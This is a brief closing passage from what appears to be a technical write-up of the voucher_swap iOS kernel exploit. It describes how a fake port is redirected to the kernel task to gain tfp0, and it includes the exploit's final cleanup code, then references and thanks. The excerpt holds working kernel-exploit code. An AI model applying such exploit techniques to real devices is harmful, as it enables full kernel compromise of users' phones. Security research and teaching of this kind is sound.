- **Modify the fake port pointer in our process's ipc_entry table to point to the new kernel task instead. Finally, once we have our new kernel task port, we can clean up all the leaked memory.**

We have tfp0 !

```
// 28. We've corrupted a bunch of kernel state, so let's clean up our
    mess:
//   - base_port has an extra port reference.
//   - uaf_voucher_port needs to be destroyed.
//   - ip_requests needs to be deallocated.
//   - leaked_kmsgs need to be destroyed.
clean_up(uaf_voucher_port, ip_requests, leaked_kmsgs,
        sizeof(leaked_kmsgs) / sizeof(leaked_kmsgs[0]));

// 29. And finally, deallocate the remaining unneeded (but non-
    corrupted) resources.
pipe_close(pipefds);
free(pipe_buffer);
mach_port_destroy(mach_task_self(), base_port);

// And that's it! Enjoy kernel read/write via kernel_task_port.
INFO("done! port 0x%x is tfp0", kernel_task_port);
```

References

- https://googleprojectzero.blogspot.com/2019/01/voucherswap-exploiting-mig-reference.html
- https://www.slideshare.net/i0n1c/cansecwest-2017-portal-to-the-ios-core

Thank you !